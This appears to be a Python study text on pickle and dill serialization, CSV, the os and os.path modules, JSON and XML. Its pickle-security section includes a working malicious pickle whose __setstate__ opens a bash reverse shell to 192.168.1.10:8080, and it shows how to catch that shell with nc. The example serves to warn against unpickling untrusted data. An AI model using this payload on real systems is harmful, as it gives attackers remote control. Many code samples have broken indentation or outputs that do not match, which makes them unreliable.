For differentiation dumps() from the dump(), the developer can remember that in the dumps() function, ' s' stands for the string.

The same concept can be applied to the load() and loads() function. The load() function is used for reading the file for the unpickling process, and the loads() function operates on the string.

Suppose the user has a custom -defined class named forexample_class with many different attributes, and each one of them is of different types:

- the_number
- the_string
- the_list
- the_dictionary
- the_tuple

The example below explains how the user can instantiate the class and pickle the instance to get the plain string. After pickling the class, the user can modify the value of its attributes without affecting the pickled string. User can afterward unpickle the string which was pickled earlier in another variable, and restore the copy of the pickled class.

For example

```
# pickle.py
import pickle
    class forexample_class:
    the_number = 25
    the_string = " hello"
    the_list = [ 1, 2, 3 ]
    the_dict = {" first ": " a ", " second ": 2, " third ": [1, 2, 3 ]}
    the_tuple = ( 22, 23 )
    user_object = forexample_class()
    user_pickled_object = pickle.dumps( user_object )  # here, user is Pickling the object
    print( f" This is user's pickled object: \n { user_pickled_object } \n")
    user_object.the_dict = None
    user_unpickled_object = pickle.loads( user_pickled_object )
        # here, user is Unpickling the object
     print(f"This is the_dict of the unpickled object: \n {user_unpickled_object.the_dict}\n")
```

Output:

```
This is user's pickled object:
b' \x80 \x04 \x95$ \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x8c \x08__main__
\x94 \x8c \x10forexample_class \x94 \x93 \x94) \x81 \x94.
 This is the_dict of the unpickled object:
{' first ': ' a ', ' second ': 2, ' third ': [ 1, 2, 3 ] }
```

Explanation

Here, the process of pickling has ended correctly, and it stores the user's whole instance in the string: b' \x80 \x04 \x95$ \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x8c \x08__main__ \x94 \x8c \x10forexample_class \x94 \x93 \x94) \x81 \x94. 'After completing the process of pickling, the user can change their original objects making the_dict attribute equals to None.

Now, the user can process for unpickling the string into the utterly new instance. When the user gets a deep copy of their original object structure from the time when the process of pickling the object began.

Protocol Formats of the Pickle Module in Python

The pickle module is python -specific, and its results can only be readable to another python program. Although the developer might be working with python, they should know that the pickle module is advanced now.

This means that if the developer has pickled the object with some specific version of python, they might not be able to unpickle the object with the previous version.

The compatibility of this depends on the protocol version that the developer used for the while process of pickling.

There are six different protocols that the Pickle module of python can use. The requirement of unpickling the most recent python interpreter is directly proportional to the highness of the protocol version.

1. **Protocol version 0 -** It was the first version. It is human readable no like the other protocols
2. **Protocol version 1 -** It was the first binary format.
3. **Protocol version 2 -** It was introduced in Python 2.3.
4. **Protocol version 3 -** It was added in Python 3.0. The Python 2.x version cannot unpickle it.
5. **Protocol version 4 -** It was added in Python 3.4. It features support for a wider range of object sizes and types and is the default protocol starting with Python 3.8
6. **Protocol version 5 -** It was added in Python 3.8. It features support for out-of-band data and improved speeds for in-band data.

To choose a specific protocol, the developer has to specify the protocol version when they call dump(), dumps(), load() or loads() functions. If they do not specify the protocol, their interpreter will use the default version specified in the pickle.DEFAULT_PROTOCOL attribute.

Types of Pickleable and Unpickleable

The list of unpickleable objects also contains the database connections, running threads, opened network sockets, and many others.

If the user got stuck with the unpickleable objects, then there are few things they can do. The first option they have is to use the third -part library, for example, dill.

The dill library can extend the capabilities of the pickle. This library can let the user serialize fewer common types such as functions with yields, lambdas, nested functions, and many more.

For testing this module, the user can try to pickle the lambda function.

For example:

```
# pickle_error.py
```

```
import pickle
  squaring = lambda x : x * x
user_pickle = pickle.dumps( squaring )
```

If the user tries to run this code, they will get an exception because the pickle module of python can not serialize the lambda function.

Output:

PicklingError

Traceback (most recent call last)

<ipython-input-9-1141f36c69b9> in <module>

3

4 squaring = lambda x : x * x

——> 5 user_pickle = pickle.

dumps(squaring)

PicklingError: Can't pickle <function <lambda> at 0x000001F1581DEE50>: attribute lookup <lambda> on __main__ failed

Now, if the user replaces the pickle module with the dill library, they can see the difference.

For example:

```
# pickle_dill.py
import dill
squaring = lambda x: x * x
user_pickle = dill.dumps( squaring )
print( user_pickle )
```

After running the above program, the user can see that the dill library has serialized the lambda function without any error.

Output:

b' \x80 \x04 \x95 \xb2 \x00 \x00 \x00 \x00 \x00 \x00 \x00 \x8c \ndill._dill \x94 \x8c \x10_ create_ function \x94 \x93 \x94 (h \x00 \x8c \x0c_create_code \x94 \x93 \x94 (K \x01K \x00K \x00K \x01K \x02KCC \x08| \x00| \x00 \x14 \x00S \x00 \x94N \x85 \x94) \x8c \x01x \x94 \x85 \x94 \x8c \x1f< ipython-input-11-30f1c8d0e50d > \x94 \x8c \x08< lambda > \x94K \x04C \x00 \x94))t \x94R \x94c__builtin__ \n__main__ \nh \nNN } \x94Nt \x94R \x94.'

There is another interesting feature of dill library, such as it can serialize the whole interpreter session.

For example:

```
squaring = lambda x : x * x
p = squaring(25)
import math
```

```
q = math.sqrt (139)
import dill
dill.dump_session('testing.pkl')
exit()
```

In the above example, the user has started the interpreter, imported the module, and then defined the lambda function along with a few of the other variables. They have then imported the dill library and called the dump_session() function for serializing the whole session.

If the user has run the code correctly, then they would be getting the testing.pkl file in their current directory.

Output:

```
$ ls testing.pkl
4 - rw - r -- r - - @ 1 dave staff 493 Feb 12 09:52 testing.pkl
```

Now, the user can start the new instance of the interpreter and load the testing.pkl file for resorting to their last session.

For example:

```
globals().items()
```

Output:

dict_items([(' __name__ ' , ' __main__ ') , (' __doc__ ' , ' Automatically created module for IPython interactive environment ') , (' __package__ ' , None) , (' __loader__ ' , None) , (' __spec__ ' , None) , (' __builtin__ ' , < module ' builtins ' (built-in) >) , (' __builtins__ ' , < module ' builtins ' (built-in) >) , (' _ih ' , [' ' , ' globals().items() ']) , (' _oh ' , {}) , (' _dh ' , [' C:\\Users \\User Name \\AppData \\Local \\Programs \\Python \\Python39 \\Scripts ']), (' In ' , [' ' , ' globals().items() ']) , ('Out', {}),(' get_ipython ', < bound method InteractiveShell.get_ipython of < ipykernel. zmq shell. ZMQ InteractiveShell object at 0x000001E1CDD8DDC0 > >) , (' exit ' , < IPython. core. autocall. ZMQ ExitAutocall object at 0x000001E1CDD9FC70 >) , (' quit ' , < IPython. core. autocall. ZMQExitAutocall object at 0x000001E1CDD9FC70 >) , (' _ ' , ' ') , (' __ ' , ' ') , (' ___ ' , ' ') , (' _i ' , ' ') , (' _ii ' , ' ') , (' _iii ' , ' ') , (' _i1 ' , ' globals().items() ')])

```
import dill
dill.load_session( ' testing.pkl ' )
globals().items()
```

Output:

dict_items([(' __name__ ' , ' __main__ ') , (' __doc__ ' , ' Automatically created module for IPython interactive environment ') , (' __package__ ' , None) , (' __loader__ ' , None) , (' __spec__ ' , None) , (' __builtin__ ' , < module ' builtins ' (built-in) >) , (' __builtins__ ' , < module ' builtins ' (built-in) >) , (' _ih ' , [' ' , " squaring = lambda x : x * x \na = squaring(25) \nimport math \nq = math.sqrt (139) \nimport dill \ndill.dump_session(' testing.pkl ') \nexit() "]) , (' _oh ' , {}) , (' _dh ' , [' C:\\ Users\\ User Name \\AppData \\Local \\Programs \\Python \\Python39 \\Scripts ']) , (' In ' , [' ' , " squaring = lambda x : x * x \np = squaring(25) \nimport math\nq = math.sqrt (139) \nimport dill \ndill.dump_session(' testing.pkl ') \nexit() "]) , (' Out ' , {}) , (' get_ipython ' , < bound method InteractiveShell.get_ipython of < ipykernel.zmqshell.ZMQInteractiveShell object at 0x000001E1CDD8DDC0 > >) , (' exit ' , < IPython.core.autocall.ZMQExitAutocall object at 0x000001E1CDD9FC70 >) , (' quit ' , < IPython.core.autocall.ZMQExitAutocall object at

0x000001E1CDD9FC70 >) , (' _ ' , ' ') , (' __ ' , ' ') , (' ___ ' , ' ') , (' _i ' , ' ') , (' _ii ' , ' ') , (' _iii ' , ' ') , (' _i1 ' , " squaring = lambda x : x * x \np = squaring(25) \nimport math \nq = math.sqrt (139) \nimport dill \ndill.dump_session(' testing.pkl ') \nexit() ") , (' _1 ' , dict_items([(' __name__ ' , ' __main__ ') , (' __doc__ ' , ' Automatically created module for IPython interactive environment ') , (' __package__ ' , None) , (' __loader__ ' , None) , (' __spec__ ' , None) , (' __builtin__ ' , < module ' builtins ' (built-in) >) , (' __builtins__ ' , < module ' builtins ' (built-in) >)

```
p
```

Output:

625

```
q
```

Output:

22.0

squaring

Output:

Here, the first globals().item() statement reveals that the interpreter is in the initial state, meaning that the developer has to import the dill library and invoke load_session() for restoring their serialized interpreter session.

Developers should remember that if they are using the dill library instead of the pickle module, that standard library does not include the dill library. It is slower than the pickle module.

Dill library can serialize a wider range of objects than the pickle module, but it cannot solve every problem of serialization that the developer can face. If the developer wants to serialize the object which contains a database connection, then they cannot work with the dill library. That is an unserialized object for the dill library.

The solution to this problem is to exclude the object during the process of serialization for reinitializing the connection after the object is deserialized.

The developer can use the _getstate_() for defining which objects should be included in the pickling process and whatnot. This method allows the developer to specify what they want to pickle. If they do not override _getstate_(), then the _dict_() will be used, which is a default instance.

In the following example, the user has defined the class with several attributes and then excluded one of the attributes for the process of serialization by using _getstate_().

For example:

```
# custom_pickle.py
import pickle
class foobar:
def __init__( self ):
    self.p = 25
    self.q = " testing "
    self.r = lambda x: x * x
  def __getstate__( self ):
```

```
attribute = self.__dict__.copy()
del attribute[ 'r' ]
return attribute
user_foobar_instance = foobar()
user_pickle_string = pickle.
dumps( user_foobar_instance )
user_new_instance = pickle.
loads( user_pickle_string )
print( user_new_instance.__dict__ )
```

In the above example, the user has created the object with three attributes, and one of the attributes is a lambda, which is an unpickleable object for the pickle module. For solving this issue, they have specified in the _getstate_() which attribute to pickle. The user has cloned the whole _dict_ of the instance for defining all the attributes in the class, and then they have removed the unpickleable attribute 'r'.

After running this code and then deserializing the object, the user can see that the new instance does not contain the 'r' attribute.

Output:

```
{'p': 25, 'q': ' testing '}
```

But if the user wants to do additional initialization during the process of unpickling, such as adding the excluded 'r' attribute back to the deserialized instance. They can do this by using the _setstate_() function.

For example:

```
# custom_unpickle.py
import pickle
class foobar:
def __init__( self ):
    self.p = 25
    self.q = " testing "
    self.r = lambda x: x * x
  def __getstate__( self ):
    attribute = self.__dict__.copy()
    del attribute[ 'r' ]
    return attribute
    def __setstate__(self, state):
    self.__dict__ = state
    self.c = lambda x: x * x
    user_foobar_instance = foobar()
    user_pickle_string = pickle.
        dumps( user_foobar_instance )
    user_new_instance = pickle.
        loads( user_pickle_string )
    print( user_new_instance.__dict__ )
```

Here, bypassing the excluded attribute 'r' to the _setstate_(), the user has ensured that the object will appear in the _dict_ of the unpickling string.

Output:

```
{' p ': 25, ' q ': ' testing ',
' r ': < function foobar.__setstate__.< locals >.
< lambda > at 0x000001F2CB063700 > }
```

Compression of the Pickle Objects

The pickle data format is the compact binary representation of the object structure, but still, the users can optimize their pickle string by compressing it with bzip2 or gzip.

For compressing the pickled string with bzip2, the user has to use the bz2 module, which is provided in the standard library of python.

For example, the user has taken the string and will pickle it and then compress it by using the bz2 module.

For example:

```
import pickle
import bz2
user_string = """Per me si va ne
la città dolente,
per me si va ne l'etterno dolore,
per me si va tra la perduta gente.
Giustizia mosse il mio alto fattore:
fecemi la divina podestate,
```

```
la somma sapienza e 'l primo amore;
dinanzi a me non fuor cose create
se non etterne, e io etterno duro.
Lasciate ogne speranza, voi ch'intrate."""
 pickling = pickle.dumps( user_string )
compressed = bz2.compress( pickling )
len( user_string )
```

Output:

312

```
len(compressed)
```

Output:

262

The user should remember that the smaller files come at the cost of the slower process.

Security Concerns with the Pickle Module

This method is best for performing more initialization along with the unpickling process. Still, it is also used for executing arbitrary code during the unpickling process.

There is nothing much a developer can do to reduce the risk. The basic rule is the developer should never unpickle the data which comes from the untrusted source or transmitted through the insecure network. For preventing the attacks, the user can use libraries like hmac for signing the data and making sure that it has not been tampered with.

For example:

To see how unpickling the tampered pickle can expose the system of the user to the attackers.

```
# remote.py
import pickle
import os
class foobar:
def __init__( self ):
    pass
  def __getstate__( self ):
    return self.__dict__
  def __setstate__( self, state ):
    # The attack is from 192.168.1.10
    # The attacker is listening on port 8080
    os.system('/bin/bash -c
"/bin/bash -i >& /dev/tcp/192.168.1.
                10/8080 0>&1"')
user_foobar = foobar()
user_pickle = pickle.dumps(user_foobar)
user_unpickle = pickle.loads(user_pickle)
```

Example

In the above example, the process of unpickling has executed _setstate_(), which will execute a Bash command for opening the remote shell to the 192.168.1.10 system on port 8080.

This is how the user can safely test the scrip on their Mac or Linux box. First, they have to open the terminal and then use the nc command for listing the connection to port 8080.

For example:

```
$ nc -l 8080
```

This terminal will be for attackers.

Then, the user has to open another terminal on the same computer system and execute the python code for unpicking the malicious code.

The user has to make sure that they have to change the IP address in the code for the IP address of their attacking terminal. After executing the code, the shell is exposed to the attackers.

remote.py

Now, a bash shell will be visible on the attacking console. This console can be operated directly now, on the system which is attacked.

For example:

```
$ nc-l 8080
```

Output:

bash: no job control in this shell

The default interactive shell is now zsh.

To update your account to use zsh, please run ' chsh -s /bin /zsh'.

For more details, please visit https:// support.apple.com /kb /HT208060.

bash-3.1$

1.2.6 Reading And Writing Csv Files

Q16. what is CSV File?

Ans :

A csv stands for "comma separated values", which is defined as a simple file format that uses specific structuring to arrange tabular data. It stores tabular data such as spreadsheet or database in plain text and has a common format for data interchange. A csv file opens into the excel sheet, and the rows and columns data define the standard format.

Q17. List Python CSV Module Functions

Ans :

The CSV module work is used to handle the CSV files to read/write and get data from specified columns. There are different types of CSV functions, which are as follows:

- **csv.field_size_limit** - It returns the current maximum field size allowed by the parser.
- **csv.get_dialect -** It returns the dialect associated with a name.
- **csv.list_dialects -** It returns the names of all registered dialects.
- **csv.reader -** It read the data from a csv file
- **csv.register_dialect -** It associates dialect with a name. The name must be a string or a Unicode object.
- **csv.writer -** It writes the data to a csv file
- **csv.unregister_dialect -** It deletes the dialect which is associated with the name from the dialect registry. If a name is not a registered dialect name, then an error is being raised.
- **csv.QUOTE_ALL -** It instructs the writer objects to quote all fields.
- **csv. QUOTE_ MINIMAL -** It instructs the writer objects to quote only those fields which contain special characters such as quotechar, delimiter, etc.
- **csv.QUOTE_NONNUMERIC -** It instructs the writer objects to quote all the non-numeric fields.
- **csv.QUOTE_NONE -** It instructs the writer object never to quote the fields.

Q18. Explain how to read and Write CSV Files in Python.

Ans : **(Imp.)**

Python provides various functions to read csv file. We are describing few method of reading function.

- **Using csv.reader() function**

In Python, the csv.reader() module is used to read the csv file. It takes each row of the file and makes a list of all the columns.

We have taken a txt file named as python.txt that have default delimiter comma(,) with the following data:

```
name,department,birthday month
Parker,Accounting,November
Smith,IT,October
```

Example

```
import csv
with open('python.csv') as csv_file:
csv_reader = csv.reader(csv_file, delimiter=',')
    line_count = 0
    for row in csv_reader:
    if line_count == 0:
  print(f'Column names are {", ".join(row)}')
        line_count += 1
```

Output:

Column names are name, department, birthday month

Parker works in the Accounting department, and was born in November.

Smith works in the IT department, and was born in October.

Processed 3 lines.

In the above code, we have opened 'python.csv' using the open() function. We used csv.reader() function to read the file, that returns an iterable reader object. The reader object have consisted the data and we iterated using for loop to print the content of each row

Read a CSV into a Dictionar

We can also use DictReader() function to read the csv file directly into a dictionary rather than deal with a list of individual string elements.

Again, our input file, python.txt is as follows:

name,department,birthday month

Parker,Accounting,November

Smith,IT,October

Example

```
import csv
with open('python.txt', mode='r') as csv_file:
csv_reader = csv.DictReader(csv_file)
line_count = 0
for row in csv_reader:
if line_count == 0:
print(f'The Column names are as follows {", ".join(row)}')
line_count += 1
print(f'\t{row["name"]} works in the {row["department"]}department, and was born in
{row["birthday month"]}.')
line_count += 1
  print(f'Processed {line_count} lines.')
```

Output:

The Column names are as follows name, department, birthday month

Parker works in the Accounting department, and was born in November.

Smith works in the IT department, and was born in October.

Processed 3 lines.

Python Write CSV File

Writing CSV Files

We can also write any new and existing CSV files in Python by using the csv.writer() module. It is similar to the csv.reader() module and also has two methods, i.e., writer function or the Dict Writer class.

It presents two functions, i.e., write row() and writerows(). The writerow() function only write one row, and the writerows() function write more than one row.

Dialects

It is defined as a construct that allows you to create, store, and re-use various formatting parameters. It supports several attributes; the most frequently used are:

- **Dialect.delimiter**

  This attribute is used as the separating character between the fields. The default value is a comma (,).

- **Dialect.quotechar**

  This attribute is used to quote fields that contain special characters.

- **Dialect.lineterminator**

  It is used to create new lines, and the default value is '\r\n'.

  Let's write the following data to a CSV File.

```
data = [{'Rank': 'B', 'first_name': 'Parker', 'last_name': 'Brian'},
{'Rank': 'A', 'first_name': 'Smith', 'last_name': 'Rodriguez'},
{'Rank': 'C', 'first_name': 'Tom', 'last_name': 'smith'},
{'Rank': 'B', 'first_name': 'Jane', 'last_name': 'Oscar'},
{'Rank': 'A', 'first_name': 'Alex', 'last_name': 'Tim'}]
```

Example -

```
import csv
with open('Python.csv', 'w') as csvfile:
fieldnames = ['first_name', 'last_name', 'Rank']
writer = csv.DictWriter(csvfile, fieldnames=fieldnames)
writer.writeheader()
writer.writerow({'Rank': 'B', 'first_name': 'Parker', 'last_name': 'Brian'})
writer.writerow({'Rank': 'A', 'first_name': 'Smith',
                 'last_name': 'Rodriguez'})
writer.writerow({'Rank': 'B', 'first_name': 'Jane', 'last_name': 'Oscar'})
writer.writerow({'Rank': 'B', 'first_name': 'Jane', 'last_name': 'Loive'})
print("Writing complete")
```

Output:

```
Writing complete
```

It returns the file named as 'Python.csv' that contains the following data:

```
first_name,last_name,Rank
Parker,Brian,B
Smith,Rodriguez,A
Jane,Oscar,B
Jane,Loive,B
```

Write a CSV into a Dictionary

We can also use the class DictWriter to write the CSV file directly into a dictionary.

A file named as python.csv contains the following data:

Parker, Accounting, November

Smith, IT, October

```
import csv
with open('python.csv', mode='w') as csv_file:
fieldnames = ['emp_name', 'dept', 'birth_month']
writer = csv.DictWriter(csv_file, fieldnames=fieldnames)
writer.writeheader()
writer.writerow({'emp_name': 'Parker', 'dept': 'Accounting', 'birth_month': 'November'})
writer.writerow({'emp_name': 'Smith', 'dept': 'IT', 'birth_month': 'October'})
```

Output:

```
emp_name,dept,birth_month
Parker, Accounting, November
Smith, IT, October
```

1.2.7 Python Os and Os.pathmodules

Q19. What is the functionality of OS Module in Python? Explain.

Ans : **(Imp.)**

Python OS Module

Python OS module provides the facility to establish the interaction between the user and the operating system. It offers many useful OS functions that are used to perform OS-based tasks and get related information about operating system.

The OS comes under Python's standard utility modules. This module offers a portable way of using operating system dependent functionality.

The Python OS module lets us work with the files and directories.

To work with the OS module, we need to import the OS module.

```
import os
```

There are some functions in the OS module which are given below:

- **os.name() :** This function provides the name of the operating system module that it imports.

  Currently, it registers 'posix', 'nt', 'os2', 'ce', 'java' and 'riscos'.

  Example

```
import os
print(os.name)
```

  Output:

```
nt
```

os.mkdir() : The os.mkdir() function is used to create new directory. Consider the following example.

```
import os
os.mkdir("d:\\newdir")
```

It will create the new directory to the path in the string argument of the function in the D drive named folder newdir.

os.getcwd() :It returns the current working directory(CWD) of the file.

Example

```
import os
print(os.getcwd())
```

Output:

C:\Users\Python\Desktop\ModuleOS

os.chdir(): The os module provides the chdir() function to change the current working directory.

```
import os
os.chdir("d:\\")
```

Output:

d:\\

os.rmdir(): The rmdir() function removes the specified directory with an absolute or related path. First, we have to change the current working directory and remove the folder.

Example

```
import os
# It will throw a Permission error; that's
  why we have to change the current
  working directoryos.rmdir("d:\\newdir")
os.chdir("..")
os.rmdir("newdir")
```

os.error()

The os.error() function defines the OS level errors. It raises OSError in case of invalid or inaccessible file names and path etc.

Example

```
import os
 try:
# If file does not exist,
# then it throw an IOError
filename = 'Python.txt'
f = open(filename, 'rU')
text = f.read()
f.close()
# The Control jumps directly to here if
  # any lines throws IOError.
  except IOError:
# print(os.error) will <class 'OSError'>
print('Problem reading: ' + filename)
```

Output:

Problem reading: Python.txt

os.popen() : This function opens a file or from the command specified, and it returns a file object which is connected to a pipe.

Example

```
import os
fd = "python.txt"
# popen() is similar to open()
file = open(fd, 'w')
file.write("This is awesome")
file.close()
file = open(fd, 'r')
text = file.read()
print(text)
# popen() provides gateway and
      accesses the file directly
file = os.popen(fd, 'w')
file.write("This is awesome")
# File not closed, shown in next function
```

Output:

This is awesome

os.close() : This function closes the associated file with descriptor fr.

Example

```
import os
fr = "Python1.txt"
file = open(fr, 'r')
text = file.read()
print(text)
os.close(file)
```

Output:

```
Traceback (most recent call last):
File "main.py", line 3, in
file = open(fr, 'r')
FileNotFoundError: [Errno 2] No such file or directory: 'Python1.txt'
```

os.rename() : A file or directory can be renamed by using the function os.rename(). A user can rename the file if it has privilege to change the file.

Example

```
import os
fd = "python.txt"
os.rename(fd,'Python1.txt')
os.rename(fd,'Python1.txt')
```

Output:

```
Traceback (most recent call last):
File "main.py", line 3, in
os.rename(fd,'Python1.txt')
FileNotFoundError: [Errno 2] No such file or directory: 'python.txt' -> 'Python1.txt'
```

os.access() : This function uses real uid/ gid to test if the invoking user has access to the path.

Example

```
import os
import sys
path1 = os.access("Python.txt", os.F_OK)
print("Exist path:", path1)
# Checking access with os.R_OK
path2 = os.access("Python.txt", os.R_OK)
print("It access to read the file:", path2)
# Checking access with os.W_OK
path3 = os.access("Python.txt", os.W_OK)
print("It access to write the file:", path3)
# Checking access with os.X_OK
path4 = os.access("Python.txt", os.X_OK)
print("Check if path can be executed:", path4)
```

Output:

```
Exist path: False
It access to read the file: False
It access to write the file: False
Check if path can be executed: False
```

Q20. Explain about OS Path Module in Python

Ans:

OS Path module

The os.path module is a very extensively used module that is handy when processing files from different places in the system. It is used for different purposes such as for merging, normalizing and retrieving path names in python . All of these functions accept either only bytes or only string objects as their parameters. Its results are specific to the OS on which it is being run.

os.path.basename

This function gives us the last part of the path which may be a folder or a file name. Please the difference in how the path is mentioned in Windows and Linux in terms of the backslash and the forward slash.

Example

```
import os
# In windows
fldr = os.path.basename
("C:\\Users\\xyz\\Documents\\My Web Sites")
print(fldr)
file = os.path.basename
```

```
("C:\\Users\\xyz\\Documents\\My Web Sites\\intro.html")
print(file)
# In nix*
fldr = os.path.basename("/Documents/MyWebSites")
print(fldr)
file = os.path.basename("/Documents/MyWebSites/music.txt")
print(file)
```

Running the above code gives us the following result -

```
Output
My Web Sites
intro.html
MyWebSites
music.txt
```

os.path.dirname

This function gives us the directory name where the folder or file is located.

Example

```
import os
# In windows
DIR = os.path.dirname
("C:\\Users\\xyz\\Documents\\My Web Sites")
print(DIR)
# In nix*
DIR = os.path.dirname
("/Documents/MyWebSites")
print(DIR)
```

Running the above code gives us the following result -

Output

```
C:\Users\xyz\Documents
/Documents
```

os.path.is file

Sometimes we may need to check if the complete path given, represents a folder or a file. If the file does not exist then it will give False as the output. If the file exists then the output is True.

Example

```
print(IS_FILE)
IS_FILE = os.path.isfile
("C:\\Users\\xyz\\Documents\\My Web Sites\\intro.html")
print(IS_FILE)
# In nix*
IS_FILE = os.path.isfile("/Documents/MyWebSites")
print(IS_FILE)
IS_FILE = os.path.isfile("/Documents/MyWebSites/music.txt")
print(IS_FILE)
```

Running the above code gives us the following result -

Output

```
False
True
False
True
```

os.path.normpath

This is a interesting function which will normalize the given path by eliminating extra slashes or changing the backslash to forward slash depending on which OS it is. As you can see the output below varies depending on which OS you run the program on.

Example

```
import os
# Windows path
NORM_PATH = os.path.normpath
("C:/Users/Pradeep/Documents/My Web Sites")
print(NORM_PATH)
# Unix Path
```

```
NORM_PATH = os.path.normpath("/home/ubuuser//Documents/")
print(NORM_PATH)
```

Running the above code gives us the following result -

Output

```
# Running in Windows
C:\Users\Pradeep\Documents\My Web Sites
\home\ubuuser\Documents
# Running in Linux
C:/Users/Pradeep/Documents/My Web Sites
/home/ubuuser/Documents
```

1.3 Working With Text Data

1.3.1 Json And Xml In Python

Q21. What is JSON? Write about JSON data types

Ans :

JSON stands for JavaScript Object Notation, which is a widely used data format for data interchange on the web. JSON is the ideal format for organizing data between a client and a server. Its syntax is similar to the JavaScript programming language. The main objective of JSON is to transmit the data between the client and the web server. It is easy to learn and the most effective way to interchange the data. It can be used with various programming languages such as Python, Perl, Java, etc.

JSON mainly supports 6 types of data type In JavaScript:

- String
- Number
- Boolean
- Null
- Object
- Array

JSON is built on the two structures:

- It stores data in the name/value pairs. It is treated as an object, record, dictionary, hash table, keyed list.
- The ordered list of values is treated as an array, vector, list, or sequence.

JSON data representation is similar to the Python dictionary. Below is an example of JSON data:

```
{
"book": [
{
   "id": 01,
"language": "English",
"edition": "Second",
"author": "Derrick Mwiti"
],
{
{
"id": 02,
"language": "French",
"edition": "Third",
"author": "Vladimir"
}
}
```

Q22. Explain Serialization and deserialization of JSON in Python.

Ans :

Working with Python JSON

Python provides a module called json. Python supports standard library marshal and pickle module, and JSON API behaves similarly as these library. Python natively supports JSON features.

The encoding of JSON data is called Serialization. Serialization is a technique where data transforms in the series of bytes and transmitted across the network.

The deserialization is the reverse process of decoding the data that is converted into the JSON format.

This module includes many built-in functions.

Let's have a look at these functions:

```
import json
print(dir(json))
```

Output:

['JSONDecodeError', 'JSONDecoder', 'JSONEncoder', '__all__', '__author__', '__builtins__', '__cached__', '__doc__', '__file__', '__loader__', '__name__', '__package__', '__path__', '__spec__', '__version__', '_default_decoder', '_default_encoder', 'codecs', 'decoder', 'detect_encoding', 'dump', 'dumps', 'encoder', 'load', 'loads', 'scanner']

Serializing JSON

Serialization is the technique to convert the Python objects to JSON. Sometimes, computer need to process lots of information so it is good to store that information into the file. We can store JSON data into file using JSON function. The json module provides the dump() and dumps() method that are used to transform Python object.

Python objects are converted into the following JSON objects. The list is given below:

Sr.	Python Objects	JSON
1.	Dict	Object
2.	List, tuple	Array
3.	Str	String
4.	int, float	Number
5.	True	true
6.	False	false
7.	None	null

- The dump() function

Writing JSON Data into File

Python provides a dump() function to transmit(encode) data in JSON format. It accepts two positional arguments, first is the data object to be serialized and second is the file-like object to which the bytes needs to be written.

Let's consider the simple serialization example:

```
Import json
# Key:value mapping
student = {
"Name" : "Peter",
"Roll_no" : "0090014",
"Grade" : "A",
```

```
"Age": 20,
"Subject": ["Computer Graphics", "Discrete
        Mathematics", "Data Structure"]
}
with open("data.json","w") as write_file:
json.dump(student,write_file)
```

Output:

{"Name" : "Peter", "Roll_no" : "0090014" , "Grade" : "A", "Age" : 20, "Subject" : ["Computer Graphics", "Discrete Mathe- matics", "Data Structure"] }

In the above program, we have opened a file named data.json in writing mode. We opened this file in write mode because if the file doesn't exist, it will be created. The json.dump() method transforms dictionary into JSON string.

- The dumps () function

The dumps() function is used to store serialized data in the Python file. It accepts only one argument that is Python data for serialization. The file-like argument is not used because we aren't not writing data to disk. Let's consider the following example:

```
import json
# Key:value mapping
student = {
"Name" : "Peter",
"Roll_no" : "0090014",
"Grade" : "A",
"Age": 20
}
b = json.dumps(student)
print(b)
```

Output:

{"Name": "Peter", "Roll_no": "0090014", "Grade": "A", "Age": 20}

JSON supports primitive data types, such as strings and numbers, as well as nested list, tuples and objects.

```
import json
#Python list conversion to JSON Array
print(json.dumps(['Welcome', "to", "javaTpoint"]))
#Python tuple conversion to JSON Array
print(json.dumps(("Welcome", "to", "javaTpoint")))
# Python string conversion to JSON String
```

```
print(json.dumps("Hello"))
# Python int conversion to JSON Number
print(json.dumps(1234))
# Python float conversion to JSON Number
print(json.dumps(23.572))
# Boolean conversion to their respective values
print(json.dumps(True))
print(json.dumps(False))
# None value to null
print(json.dumps(None))
```

Output:

```
["Welcome", "to", "javaTpoint"]
["Welcome", "to", "javaTpoint"]
"Hello"
1234
23.572
true
false
null
```

Deserializing JSON

Deserialization is the process to decode the JSON data into the Python objects. The json module provides two methods load() and loads(), which are used to convert JSON data in actual Python object form. The list is given below:

SR.	JSON	Python
1.	Object	dict
2.	Array	list
3.	String	str
4.	number(int)	int
5.	true	True
6.	false	False
7.	null	None

The above table shows the inverse of the serialized table but technically it is not a perfect conversion of the JSON data. It means that if we encode the object and decode it again after sometime; we may not get the same object back.

Let's take real-life example, one person translates something into Chinese and another person translates back into English, and that may not be exactly translated. Consider the simple example:

```
import json
a = (10,20,30,40,50,60,70)
print(type(a))
b = json.dumps(a)
print(type(json.loads(b)))
```

Output:

```
<class 'tuple'>
<class 'list'>
```

- The load() function

The load() function is used to deserialize the JSON data to Python object from the file. Consider the following example:

```
import json
# Key:value mapping
student = {
"Name" : "Peter",
"Roll_no" : "0090014",
"Grade" : "A",
"Age": 20,
}
 with open("data.json","w") as write_file:
json.dump(student,write_file)
with open("data.json", "r") as read_file:
b = json.load(read_file)
print(b)
```

Output:

```
{'Name': 'Peter', 'Roll_no': '0090014', 'Grade': 'A', 'Age': 20}
```

In the above program, we have encoded Python object in the file using dump() function. After that we read JSON file using load() function, where we have passed read_file as an argument.

The json module also provides loads() function, which is used to convert JSON data to Python object. It is quite similar to the load() function. Consider the following example:

```
Import json
a = ["Mathew","Peter",(10,32.9,80),{"Name" : "Tokyo"}]
# Python object into JSON
b = json.dumps(a)
# JSON into Python Object
```

```
c = json.loads(b)

print(c)
```

Output:

```
['Mathew', 'Peter', [10, 32.9, 80], {'Name': 'Tokyo'}]
```

json.load() vs json.loads()

The json.load() function is used to load JSON file, whereas json.loads() function is used to load string.

json.dump() vs json.dumps()

The json.dump() function is used when we want to serialize the Python objects into JSON file and json.dumps() function is used to convert JSON data as a string for parsing and printing.

Q23. What is the Use of XML in Python ? Explain the Syntactic Rules of XML

Ans :

Using XML in Python

Extensible Markup Language (XML) document is a simple and flexible text format that is used to exchange wide variety of data on the Web and elsewhere. An XML document is a universal format for data on the Web. XML allows developers to easily describe and deliver rich, structured data from any application in a standard, consistent way. XML documents have an .xml extension.

Developers use XML format for following reasons:

- **Reuse** – Contents are separated from Presentation, which enables rapid creation of documents and content reuse.
- **Portability** – XML is an international, platform-independent standard based on ASCIItext, so developers can safely store their documents in XML without being tied to any one vendor.
- **Interchange** – XML is a core data standard that enables XML-aware applications to interoperate and share data seamlessly.
- **Self-describing** – XML is in a human-readable format that users can easily view and understand.

You must follow these syntax rules when you create an XML document:

1. **All XML elements must have a closing tag.**

   It is illegal to omit the closing tag when you are creating XML syntax. XML elements must have a closing tag.

